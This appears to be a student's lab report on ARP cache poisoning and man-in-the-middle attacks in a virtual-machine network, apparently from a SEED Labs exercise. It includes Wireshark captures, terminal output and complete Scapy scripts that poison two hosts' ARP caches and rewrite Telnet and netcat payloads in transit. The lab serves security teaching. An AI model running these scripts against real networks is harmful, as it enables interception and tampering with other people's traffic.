23	2021-02-07 19:37:56.3584182…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x169c, seq=11…



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-02-07 19:20:55.0559391…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=1/…
2	2021-02-07 19:20:56.0596249…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=2/…
3	2021-02-07 19:20:57.0836582…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=3/…
4	2021-02-07 19:20:58.1076661…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=4/…
5	2021-02-07 19:20:59.1325055…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=5/…
6	2021-02-07 19:21:00.1557742…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x1632, seq=6/…
7	2021-02-07 19:21:00.1877689…	Vmware_b6:95:f1	Vmware_0d:99:f6	ARP	42	Who has 10.0.2.129? Tell 10.0.2.128

At the beginning of the ping, Host A sends ICMP echo request packets to Host M (destination IP address is Host B's IP, but destination MAC address is M's MAC address as A's ARP cache is poisoned). However, Host M does not send ICMP echo reply packets to B as M's IP is in fact not the destination IP as stated. Up till this point, the ping command reflects 100% packet loss and no RTT is reported.

Host A eventually sends an ARP broadcast ARP request to resolve B's IP address into its MAC address. Host B responds accordingly, so A's ARP cache is updated to have B's MAC address match B's IP address. As this is resolved, the ping resumes its normal behaviour and echo request and reply packets are exchanged. The stdout of the ping command also starts to show RTT values of ICMP packets being sent.


```
[02/07/21]seed@VM:~/.../exercise2$ ping 10.0.2.129
PING 10.0.2.129 (10.0.2.129) 56(84) bytes of data.
64 bytes from 10.0.2.129: icmp_seq=10 ttl=64 time=2.94 ms
64 bytes from 10.0.2.129: icmp_seq=11 ttl=64 time=1.10 ms
64 bytes from 10.0.2.129: icmp_seq=12 ttl=64 time=1.46 ms
64 bytes from 10.0.2.129: icmp_seq=13 ttl=64 time=0.511 ms
64 bytes from 10.0.2.129: icmp_seq=14 ttl=64 time=1.13 ms
64 bytes from 10.0.2.129: icmp_seq=15 ttl=64 time=0.430 ms
64 bytes from 10.0.2.129: icmp_seq=16 ttl=64 time=1.36 ms
64 bytes from 10.0.2.129: icmp_seq=17 ttl=64 time=0.497 ms
```

Host B pinging Host A would yield similar results.

Name: Kwa Li Ying
Student ID: 1003833

Step 3: Turn on IP forwarding

Wireshark screenshot of Host A pinging Host B:



icmp or arp

No.	Time	Source	Destination	Protocol	Length	Info
45	2021-02-07 19:56:28.0150410…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=6/…
46	2021-02-07 19:56:28.0187506…	10.0.2.130	10.0.2.128	ICMP	126	Redirect (Redirect for host)
47	2021-02-07 19:56:28.0188659…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=6/…
48	2021-02-07 19:56:28.0194747…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=6/…
49	2021-02-07 19:56:28.0194839…	10.0.2.130	10.0.2.129	ICMP	126	Redirect (Redirect for host)
50	2021-02-07 19:56:28.0199202…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=6/…
55	2021-02-07 19:56:28.1178353…	Vmware_c0:06:ad	Vmware_0d:99:f6	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
66	2021-02-07 19:56:29.0170313…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=7/…
67	2021-02-07 19:56:29.0184350…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=7/…
68	2021-02-07 19:56:29.0189004…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=7/…
69	2021-02-07 19:56:29.0189118…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=7/…
70	2021-02-07 19:56:29.1420377…	Vmware_c0:06:ad	Vmware_0d:99:f6	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
73	2021-02-07 19:56:30.0193959…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=8/…
74	2021-02-07 19:56:30.0211274…	10.0.2.130	10.0.2.128	ICMP	126	Redirect (Redirect for host)
75	2021-02-07 19:56:30.0212041…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=8/…
76	2021-02-07 19:56:30.0212090…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=8/…
77	2021-02-07 19:56:30.0215873…	10.0.2.130	10.0.2.129	ICMP	126	Redirect (Redirect for host)
78	2021-02-07 19:56:30.0219204…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=8/…
81	2021-02-07 19:56:30.1669216…	Vmware_c0:06:ad	Vmware_0d:99:f6	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
83	2021-02-07 19:56:31.0210990…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=9/…
84	2021-02-07 19:56:31.0229434…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=9/…
85	2021-02-07 19:56:31.0229600…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=9/…
86	2021-02-07 19:56:31.0233816…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=9/…
88	2021-02-07 19:56:32.0222830…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=10…
89	2021-02-07 19:56:32.0232023…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=10…
90	2021-02-07 19:56:32.0235754…	Vmware_c0:06:ad	Broadcast	ARP	60	Who has 10.0.2.128? Tell 10.0.2.129
91	2021-02-07 19:56:32.0236026…	Vmware_b6:95:f1	Vmware_c0:06:ad	ARP	42	10.0.2.128 is at 00:0c:29:b6:95:f1
92	2021-02-07 19:56:32.0240095…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=10…
96	2021-02-07 19:56:33.0243069…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=11…
97	2021-02-07 19:56:33.0257309…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=11…
99	2021-02-07 19:56:34.0265534…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=12…
101	2021-02-07 19:56:34.0276673…	10.0.2.129	10.0.2.128	ICMP	98	Echo (ping) reply id=0x171f, seq=12…
104	2021-02-07 19:56:35.0285054…	10.0.2.128	10.0.2.129	ICMP	98	Echo (ping) request id=0x171f, seq=13…

In this case, ICMP echo request packets sent from Host A to Host M (destination IP address is Host B's IP, but destination MAC address is M's MAC address as A's ARP cache is poisoned) would be redirected by Host M to Host B (due to IP forwarding). Host B would then craft ICMP echo reply packets to Host M (destination IP address is Host A's IP, but destination MAC address is M's MAC address as B's ARP cache is poisoned), and these packets would again be redirected by Host M to back to Host A.

Host A eventually sends an ARP broadcast ARP request to resolve B's IP address into its MAC address, and B responds accordingly. The ARP caches of A and B are both updated accordingly and the pinging happens directly between the two hosts. The redirection of packets no longer happen as the packets do not go through Host M anymore.

Name: Kwa Li Ying
Student ID: 1003833

<u>Step 4: Launch the MITM attack</u>

After turning off the IP forwarding table on Host M, keystrokes on Host A's Telnet connection will not result in any character displayed:

```
Terminal
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[02/08/21]seed@VM:~$ 
```

The following code is used to sniff and spoof the Telnet packets such that the character Z will be displayed no matter which character is entered in Host A:

```python
#!/usr/bin/python3

from scapy.all import *

VM_A_IP = "10.0.2.128"
VM_B_IP = "10.0.2.129"

def spoof_pkt(pkt):
  if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:

    # Create a new packet based on the captured one.
    # (1) We need to delete the checksum fields in the IP and TCP headers,
    # because our modification will make them invalid.
    # Scapy will recalculate them for us if these fields are missing.
    # (2) We also delete the original TCP payload.
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    del(newpkt[TCP].payload)

    # Construct the new payload based on the old payload.
    #olddata = pkt[TCP].payload.load
    #print(type(olddata))
    #print(olddata)
    newdata = b'Z'

    # Attach the new data and set the packet out
    send(newpkt/newdata)

  elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
    send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and (ether src host 00:0c:29:b6:95:f1 or ether src host 00:0c:29:c0:06:ad)',prn=spoof_pkt)
```

The filter is written such that the IP address will not confuse the program in reading packets sent by its own host (M). If the filter is not written properly, the packet forwarding results in duplicated packets and the packets will multiply and the forwarding of one packet will continue forever.

Name: Kwa Li Ying
Student ID: 1003833

The ARP poisoning code is run separately and concurrently to ensure that the ARP caches of Host A and B remain spoofed. The ARP poisoning code is as shown:

(Code executed to poison A's cache)

```
#!/usr/bin/python3

from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

(Code executed to poison B's cache)

```
#!/usr/bin/python3

from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
b_ip='10.0.2.129'
b_mac='00:0c:29:c0:06:ad'

E = Ether(dst=b_mac)
A = ARP(op='who-has', psrc=a_ip, pdst=b_ip, hwdst=b_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

The newdata replaces the payload data with the character 'Z'. The results of the successful spoofing is as shown:

```
[02/08/21]seed@VM:~$ telnet 10.0.2.129
Trying 10.0.2.129...
Connected to 10.0.2.129.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb  8 20:04:05 EST 2021 from 10.0.2.128 on pts/5
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/08/21]seed@VM:~$ ZZZZ
```

Name: Kwa Li Ying
Student ID: 1003833

Task 3

The following code is used to sniff and spoof netcat packets exchanged between Host A and Host B:

```
#!/usr/bin/python3

from scapy.all import *

VM_A_IP = "10.0.2.128"
VM_B_IP = "10.0.2.129"

def spoof_pkt(pkt):

  if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:

    # Create a new packet based on the captured one.
    # (1) We need to delete the checksum fields in the IP and TCP headers,
    # because our modification will make them invalid.
    # Scapy will recalculate them for us if these fields are missing.
    # (2) We also delete the original TCP payload.
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].chksum)
    del(newpkt[TCP].payload)

    # Construct the new payload based on the old payload.
    olddata = pkt[TCP].payload.load
    print(olddata)
    newdata = olddata.decode('utf-8').replace('liying', 'AAAAAA').encode('utf-8')
    print(newdata)

    # Attach the new data and set the packet out
    send(newpkt/newdata)


  elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:

    send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and (ether src host 00:0c:29:b6:95:f1 or ether src host 00:0c:29:c0:06:ad)',prn=spoof_pkt)
```

The ARP poisoning code is run separately and concurrently to ensure that the ARP caches of Host A and B remain spoofed. The ARP poisoning code is as shown:

(Code executed to poison A's cache)

```
#!/usr/bin/python3

from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
a_mac='00:0c:29:b6:95:f1'
b_ip='10.0.2.129'

E = Ether(dst=a_mac)
A = ARP(op='who-has', psrc=b_ip, pdst=a_ip, hwdst=a_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

Name: Kwa Li Ying
Student ID: 1003833

(Code executed to poison B’s cache)

```
#!/usr/bin/python3

from scapy.all import *
from time import sleep

a_ip='10.0.2.128'
b_ip='10.0.2.129'
b_mac='00:0c:29:c0:06:ad'

E = Ether(dst=b_mac)
A = ARP(op='who-has', psrc=a_ip, pdst=b_ip, hwdst=b_mac)
pkt = E/A

while True:
    sendp(pkt)
    sleep(0.1)
```

The newdata replaces any instances of my firstname (“liying”) the payload data with the substring “AAAAAA”. The results of the successful spoofing is as shown:

(Netcat display on Host A)

```
[02/09/21]seed@VM:~$ nc 10.0.2.129 9090
hello
hahaha
liying
asfiauwliyingiscuteliyingisthebestfhskdfaf
```

(Netcat display on Host B)

```
[02/09/21]seed@VM:~$ nc -l 9090
hello
hahaha
AAAAAA
asfiauwAAAAAAiscuteAAAAAAisthebestfhskdfaf
```